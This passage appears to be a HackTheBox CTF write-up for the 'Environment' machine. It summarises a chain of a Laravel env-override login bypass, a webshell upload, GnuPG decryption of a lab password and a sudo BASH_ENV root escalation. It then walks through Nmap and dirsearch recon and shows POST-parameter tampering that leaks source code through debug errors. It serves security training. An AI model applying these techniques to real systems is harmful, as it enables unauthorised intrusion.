Environment
Writeup for HackTheBox Environment machine

Executive Summary
Environment is an Easy Linux machine that demonstrates the risks of debug environment exposure (CVE-2024-5230), insecure file upload handlers, and insecure sudo configurations with environment variable preservation. The initial foothold is achieved by bypassing the web login page through environment manipulation. The web application running on port 80 is built on a PHP framework (Laravel) that is vulnerable to environment parameter overrides. By intercepting a login request and adding ?--env=preprod to the query, we trick the application into running in preproduction mode, which triggers a quality-of-life auto-login feature that logs us in as user ID 1 (dashboard management).
Once logged in, we locate an image upload function in the user profile page. By uploading a PHP webshell disguised with a double extension (e.g., file.php.), we achieve remote code execution as www-data and capture a reverse shell. In the home directory of user hish, we locate an encrypted GnuPG file keyvault.gpg and copy the .gnupg folder contents to decrypt it, revealing hish’s SSH password: marineSPm@ster!!. After logging in via SSH, we perform privilege escalation by auditing sudo privileges. The user hish can run /usr/bin/systeminfo as root, but the sudoers configuration is configured with env_keep+="ENV BASH_ENV". By setting BASH_ENV to execute a malicious shell script when systeminfo runs under sudo, we gain root-level command execution and capture the root flag.
Reconnaissance
Network Enumeration
Nmap Scan
The assessment begins with a two-stage Nmap scan: a fast full-port discovery pass followed by a targeted service-and-script scan against confirmed open ports.
1
port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )
1
sudo nmap -sC -sV -vv -p $port $IP -oN environment.scan
How this works: The first command scans all 65,535 TCP ports at a high packet rate (
--min-rate 10000), filtering the output to extract only open port numbers and assembling them into a comma-separated list. The second command runs Nmap’s default scripts (-sC) and version detection (-sV) exclusively against those discovered open ports, saving the detailed output toenvironment.scanfor later reference.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
┌──(kali㉿kali)-[~/HTB-machine/environment]
└─$ IP=10.10.11.67

┌──(kali㉿kali)-[~/HTB-machine/environment]
└─$ port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )
sudo: unable to resolve host kali: Name or service not known
[sudo] password for kali:

┌──(kali㉿kali)-[~/HTB-machine/environment]
└─$ sudo nmap -sC -sV -vv -p $port $IP -oN environment.scan
sudo: unable to resolve host kali: Name or service not known
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-04 01:23 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:23
Completed NSE at 01:23, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:23
Completed NSE at 01:23, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:23
Completed NSE at 01:23, 0.00s elapsed
Initiating Ping Scan at 01:23
Scanning 10.10.11.67 [4 ports]
Completed Ping Scan at 01:23, 0.66s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 01:23
Scanning environment.htb (10.10.11.67) [2 ports]
Discovered open port 80/tcp on 10.10.11.67
Discovered open port 22/tcp on 10.10.11.67
Completed SYN Stealth Scan at 01:23, 0.40s elapsed (2 total ports)
Initiating Service scan at 01:23
Scanning 2 services on environment.htb (10.10.11.67)
Completed Service scan at 01:23, 6.83s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.11.67.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:23
Completed NSE at 01:24, 13.18s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:24
Completed NSE at 01:24, 1.93s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:24
Completed NSE at 01:24, 0.00s elapsed
Nmap scan report for environment.htb (10.10.11.67)
Host is up, received echo-reply ttl 63 (0.57s latency).
Scanned at 2025-05-04 01:23:47 EDT for 23s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 5c:02:33:95:ef:44:e2:80:cd:3a:96:02:23:f1:92:64 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGrihP7aP61ww7KrHUutuC/GKOyHifRmeM070LMF7b6vguneFJ3dokS/UwZxcp+H82U2LL+patf3wEpLZz1oZdQ=
|   256 1f:3d:c2:19:55:28:a1:77:59:51:48:10:c4:4b:74:ab (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ7xeTjQWBwI6WERkd6C7qIKOCnXxGGtesEDTnFtL2f2
80/tcp open  http    syn-ack ttl 63 nginx 1.22.1
|_http-title: Save the Environment | environment.htb
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-server-header: nginx/1.22.1
| http-methods:
|_  Supported Methods: GET HEAD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:24
Completed NSE at 01:24, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:24
Completed NSE at 01:24, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:24
Completed NSE at 01:24, 0.01s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.03 seconds
           Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
Scan Analysis
Only two ports are exposed on this target:
| Port | Service | Version | Notes |
|---|---|---|---|
| 22/tcp | SSH | OpenSSH 9.2p1 (Debian 12) | Modern OpenSSH — no known critical RCE; useful for later credential-based access |
| 80/tcp | HTTP | nginx 1.22.1 | Hosts environment.htb; only GET/HEAD allowed, suggesting a backend framework handles routing |
Key observations:
- The TTL of 63 (one hop below 64) confirms this is a Linux host, likely behind a single network hop.
- The server only exposes GET and HEAD HTTP methods — this is characteristic of a reverse-proxied application (nginx fronting a PHP/Laravel app). POST requests are handled by the backend framework.
- The empty favicon MD5
D41D8CD98F00B204E9800998ECF8427Eis the hash of an empty file — this often indicates a Laravel application where the favicon is missing or dynamically served. - The page title
Save the Environmentsuggests an environmental or campaign-type web application.
Hostname Configuration
Add the IP and hostname to /etc/hosts to enable virtual host resolution:
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
# /etc/hosts
# Standard localhost entries
127.0.0.1   localhost localhost.localdomain localhost4 localhost4.localdomain4
::1         localhost localhost.localdomain localhost6 localhost6.localdomain6

10.10.11.67 environment.htb
Why this matters: nginx uses virtual hosting — it routes requests based on the
Host:HTTP header. Without the/etc/hostsentry, browsers and tools likecurlor Burp Suite would not resolveenvironment.htbcorrectly, causing requests to fail or land on the wrong application.

Visiting the site in a browser:
1
http://environment.htb/
Enumeration
Directory & Endpoint Discovery
1
dirsearch -u http://environment.htb/ -e php,html,txt -x 400,403,404 -t 50
How this works:
dirsearchperforms dictionary-based brute-force enumeration of web endpoints. The-e php,html,txtflag appends these extensions to every wordlist entry, uncovering hidden files. The-x 400,403,404flag suppresses irrelevant HTTP status codes (client errors and not found), leaving only actionable results.-t 50runs 50 concurrent threads for speed.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(kali㉿kali)-[~/HTB-machine/environment]
└─$ dirsearch -u http://environment.htb/ -e php,html,txt -x 400,403,404 -t 50
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, html, txt | HTTP method: GET | Threads: 50 | Wordlist size: 10403

Output File: /home/kali/HTB-machine/environment/reports/http_environment.htb/__25-05-04_01-31-42.txt

Target: http://environment.htb/

[01:31:42] Starting:
[01:33:09] 301 -  169B  - /build  ->  http://environment.htb/build/
[01:33:27] 200 -    0B  - /favicon.ico
[01:33:35] 200 -    2KB - /index.php/login/
[01:33:42] 200 -    2KB - /login
[01:33:42] 200 -    2KB - /login/
[01:33:43] 302 -  358B  - /logout  ->  http://environment.htb/login
[01:33:43] 302 -  358B  - /logout/  ->  http://environment.htb/login
[01:34:12] 200 -   24B  - /robots.txt
[01:34:23] 301 -  169B  - /storage  ->  http://environment.htb/storage/
[01:34:49] 405 -  245KB - /upload/
[01:34:52] 405 -  245KB - /upload

Task Completed
Key findings from enumeration:


/login— Authentication endpoint, the main entry point to attack./logout— Redirects to/login, confirming authenticated sessions exist./upload— Returns HTTP 405 (Method Not Allowed) on GET; this endpoint exists and accepts a different HTTP method (likely POST), suggesting a file upload handler./storage— Laravel’s public storage directory. This is where user-uploaded files (including our eventual webshell) will be served from — a critical observation./build— Likely compiled frontend assets (CSS/JS). Confirms a modern PHP framework./index.php/login/— The URL pattern/index.php/<route>is characteristic of Laravel’s routing via the front controller (index.php). This fingerprints the application as a Laravel framework application definitively.
1
http://environment.htb/login
1
http://environment.htb/upload
Source Code Disclosure via Error Manipulation
Now we log in with invalid credentials and intercept the request.
1
http://environment.htb/login


When I change the email variable from email to email2 and forward the intercepted request, we see a code snippet due to an error caused by the invalid variable email2.
What’s happening here: Laravel, when not in production mode, defaults to a verbose debug mode (APP_DEBUG=true). Sending an unexpected POST parameter (
email2instead of
1
_token=...&email=hello%40gmail.com&password=hello&remember=False
Change the email parameter to email2.
1
_token=.....&email2=hello%40gmail.com&password=hello&remember=False
Forward it, and then forward the response again.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
   }
    return $response;
})->name('unisharp.lfm.upload')->middleware([AuthMiddleware::class]);

Route::post('/login', function (Request $request) {
    $email = $_POST['email'];
    $password = $_POST['password'];
    $remember = $_POST['remember'];

    if($remember == 'False') {
        $keep_loggedin = False;
    } elseif ($remember == 'True') {
        $keep_loggedin = True;
    }

    if($keep_loggedin !== False) {
    // TODO: Keep user logged in if he selects "Remember Me?"
Now when we change the remember parameter to remember[0], we can see a further part of the code, which is interesting.
Why
remember[0]works: PHP interpretsremember[0]as an array element in POST data. The original code compares$rememberto the string'False'— but when$rememberis now an array (not a string), the comparison$remember == 'False'evaluates differently, causing the conditional logic to fail and an exception to surface with more source code context. This is a deliberate technique to force different code paths to be exposed through the error handler.
1
_token=.........&email=hello%40gmail.com&password=hello&remember[0]=False
